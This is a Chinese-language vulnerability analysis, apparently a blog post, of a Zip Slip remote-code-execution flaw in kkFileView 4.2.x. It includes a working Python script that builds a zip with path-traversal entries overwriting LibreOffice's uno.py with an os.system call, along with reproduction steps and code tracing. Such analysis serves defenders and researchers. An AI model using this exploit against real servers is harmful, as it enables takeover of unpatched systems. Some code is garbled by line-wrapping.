

kkFileView远程代码执行漏洞分析

kkFileView由于前台上传功能在处理压缩包时，从仅获取文件名改为获取文件名及其目录，导致出现了Zip Slip漏洞。这使得攻击者可上传包含恶意代码的压缩包并覆盖系统文件，随后通过调用这些被覆盖的文件实现远程代码执行。

影响版本

v4.2.1~v4.2.0


v4.3.0~v4.40

漏洞复现

复测版本：4.2.1

下载地址：<https://github.com/kekingcn/kkFileView/tree/v4.2.1>

使用IDEA搭建，并运行



```
ServerMain.java
14 @SpringBootApplication
15 @EnableScheduling
16 @ComponentScan(value = "cn.keking.*")
17 public class ServerMain {
18
19     private static final Logger logger = LoggerFactory.getLogger(ServerMain.class);
20
21     public static void main(String[] args) {
22         Stopwatch stopWatch = new Stopwatch();
23         stopWatch.start();
24         ConfigurableApplicationContext context = new SpringApplicationBuilder(ServerMain.class)
25             .logStartupInfo(false)
26             .run(args);
27         stopWatch.stop();
28         ServerProperties serverProperties = context.getBean(ServerProperties.class);
29         Integer port = serverProperties.getPort();
30         ServerProperties.Servlet servlet = serverProperties.getServlet();
31         String contextPath = servlet.getContextPath();
32         String urlSuffix = StringUtils.isBlank(contextPath)? String.valueOf(port):port+contextPath;
33         logger.info("kkFileView 服务启动完成，耗时:{}s，演示页请访问: http://127.0.0.1:{}", stopWatch.getTotalTimeSeconds(), urlSuffix);
34     }
35 }
36
37
```

```
2024-04-19 13:56:43.879 INFO 11988 --- [main] o.s.s.c.ThreadPoolTaskScheduler : Initializing ExecutorService 'taskScheduler'
2024-04-19 13:56:43.905 INFO 11988 --- [main] o.e.j.s.h.ContextHandler.application : Initializing Spring DispatcherServlet 'dispatcherServlet'
2024-04-19 13:56:43.905 INFO 11988 --- [main] o.s.web.servlet.DispatcherServlet : Initializing Servlet 'dispatcherServlet'
2024-04-19 13:56:43.906 INFO 11988 --- [main] o.s.web.servlet.DispatcherServlet : Completed initialization in 1 ms
2024-04-19 13:56:43.933 INFO 11988 --- [main] o.e.jetty.server.AbstractConnector : Started ServerConnector@2e807c54[HTTP/1.1, (http/1.1)]{0.0.0.0:8012}
2024-04-19 13:56:43.934 INFO 11988 --- [main] o.s.b.web.embedded.jetty.JettyWebServer : Jetty started on port(s) 8012 (http/1.1) with context path '/'
2024-04-19 13:56:43.956 INFO 11988 --- [main] cn.keking.ServerMain : kkFileView 服务启动完成，耗时:2.4184876s，演示页请访问: http://127.0.0.1:8012
2024-04-19 13:56:48.633 INFO 11988 --- [er-offprocmng-1] o.j.local.office.OfficeConnection : Connected: 'socket,host=127.0.0.1,port=2002,tcpNoDelay=1'
2024-04-19 13:56:48.633 INFO 11988 --- [er-offprocmng-1] o.j.local.office.OfficeProcessManager : Started process: 'id: 121AB'
```



RCE漏洞复现

构造恶意的zip包

```
import zipfile

def main():
    try:
        binary1 = b'!ue'
        binary2 = b'import os\r\nos.system(\'calc\')'
        zipFile = zipfile.ZipFile("test1.zip", "a",
zipfile.ZIP_DEFLATED)
        info = zipfile.ZipInfo("test1.zip")
        zipFile.writestr("test", binary1)
        zipFile.writestr(".././.././../libreoffice/program/uno.py",
binary2)
        zipFile.close()
    except IOError as e:
        raise e

if __name__ == "__main__":
    main()
```

将zip包上传并预览，路径为我当前本地搭建的，不一定通用

上传本地文件预览


选择文件

test1.zip

上传

文件名	操作
demo/test1.zip	<div>预览</div> <div>删除</div>

Showing 1 to 1 of 1 rows




成功将内容写入到了 `uno.py`

```
uno.py x
Plugins supporting *.py files found.
527 def _uno_struct_ne__(self, other):
528     return not self.__eq__(other)
529
530 def _uno_struct_eq__(self, that):
531     """Compares two UNO structs.
532
533     Referenced from the pyuno shared library.
534     """
535
536     if hasattr(that, "value"):
537         return self.__dict__["value"] == that.__dict__["value"]
538
539     return False
540
541
542 def _uno_extract_printable_stacktrace(trace):
543     """Extracts a printable stacktrace.
544
545     Referenced from pyuno shared lib and pythonscript.py.
546     """
547
548     return ''.join(traceback.format_tb(trace))
549
550 # vim: set shiftwidth=4 softtabstop=4 expandtab:
551 import os
552 os.system('calc')
```

接着上传任意odt后缀的文件，并预览

成功执行弹窗计算器




漏洞分析

根据<https://github.com/kekingcn/kkFileView/issues/553> 给出的漏洞点分析

关键代码在CompressFileReader 类，该类主要将上传的zip解压，但是解压时获取文件名及其目录，导致可以覆盖任意文件内容和写入任意文件




我们一步步调试看看，下断点



在56行代码中，extractPath为文件路 folderName为上传的zip文件名称

```
File file = new File(extractPath, folderName + "_" + File.separator + str1);
```




在57行代码中 判断文件是否为空，为空就创建目录

```
if (!file.exists()) {  
    file.mkdirs();  
}
```



接着创建文件流，但是他写入文件是将目录一下写入了，使用 `../../../../` 即可导致任意文件内容覆盖

```
OutputStream out = new FileOutputStream( extractPath+ folderName + "_" +  
+ File.separator + str[0], true);
```






虽然写入文件，但是没有调用uno.py的方法，根据大佬的方法


目标在使用odt转pdf时会调用系统的Libreoffice，而此进程会调用库中的uno.py文件

接着分析预览odt

在 OfficeToPdfService 类中将 .odt 文件转为PDF文件漏洞



并成功执行 `calc`



下面代码就是执行 LibreOffice

```
builder.build().convert(inputFile).to(outputFile).execute();
```

来分析一下 `builder`

从代码中 `builder` 是 `LocalConverter.Builder` 定义的



build

`LocalConverter.Builder` 类实现 `build`

```
public static final class Builder extends  
AbstractConverterBuilder<LocalConverter.Builder> {  
    private boolean applyDefaultLoadProperties;  
    private boolean useUnsafeQuietUpdate;
```



```

private LoadDocumentMode loadDocumentMode;
private FilterChain filterChain;
private Map<String, Object> loadProperties;
private Map<String, Object> storeProperties;

private Builder() {
    this.applyDefaultLoadProperties = true;
    this.useUnsafeQuietUpdate = false;
    this.loadDocumentMode =
LocalConverter.DEFAULT_LOAD_DOCUMENT_MODE;
}

@NonNull
public LocalConverter build() {
    OfficeManager manager = this.officeManager;    // 表示 Office 应
用程序的管理器，负责启动和停止 Office 应用程序实例。
    if (manager == null) {
        manager = InstalledOfficeManagerHolder.getInstance();    // 获
取已安装的 OfficeManager 实例。
        if (manager == null) {
            throw new IllegalStateException("An office manager is
required in order to build a converter.");
        }
    }

    Map<String, Object> loadProperties = new HashMap();
    if (this.applyDefaultLoadProperties) {

loadProperties.putAll(LocalConverter.DEFAULT_LOAD_PROPERTIES);
        if (this.useUnsafeQuietUpdate) {
            loadProperties.put("UpdateDocMode",
Short.valueOf((short)1));
        }
    }


    if (this.loadProperties != null) {
        loadProperties.putAll(this.loadProperties);
    }

    return new LocalConverter(manager, this.formatRegistry == null
? DefaultDocumentFormatRegistry.getInstance() : this.formatRegistry,
this.loadDocumentMode, loadProperties, this.storeProperties,
this.filterChain);    // JodConverter 提供的一个本地文档转换器，用于在本地执
行文档转换任务。
}

```

execute()

```
public void doExecute() throws OfficeException {
    boolean useStreamAdapters = LocalConverter.this.loadDocumentMode ==
LoadDocumentMode.REMOTE || LocalConverter.this.loadDocumentMode ==
LoadDocumentMode.AUTO && LocalConverter.this.officeManager instanceof
ExternalOfficeManager;
    LocalConversionTask task = new LocalConversionTask(this.source,
this.target, useStreamAdapters, LocalConverter.this.loadProperties,
LocalConverter.this.storeProperties, LocalConverter.this.filterChain);
    LocalConverter.this.officeManager.execute(task);
}
```



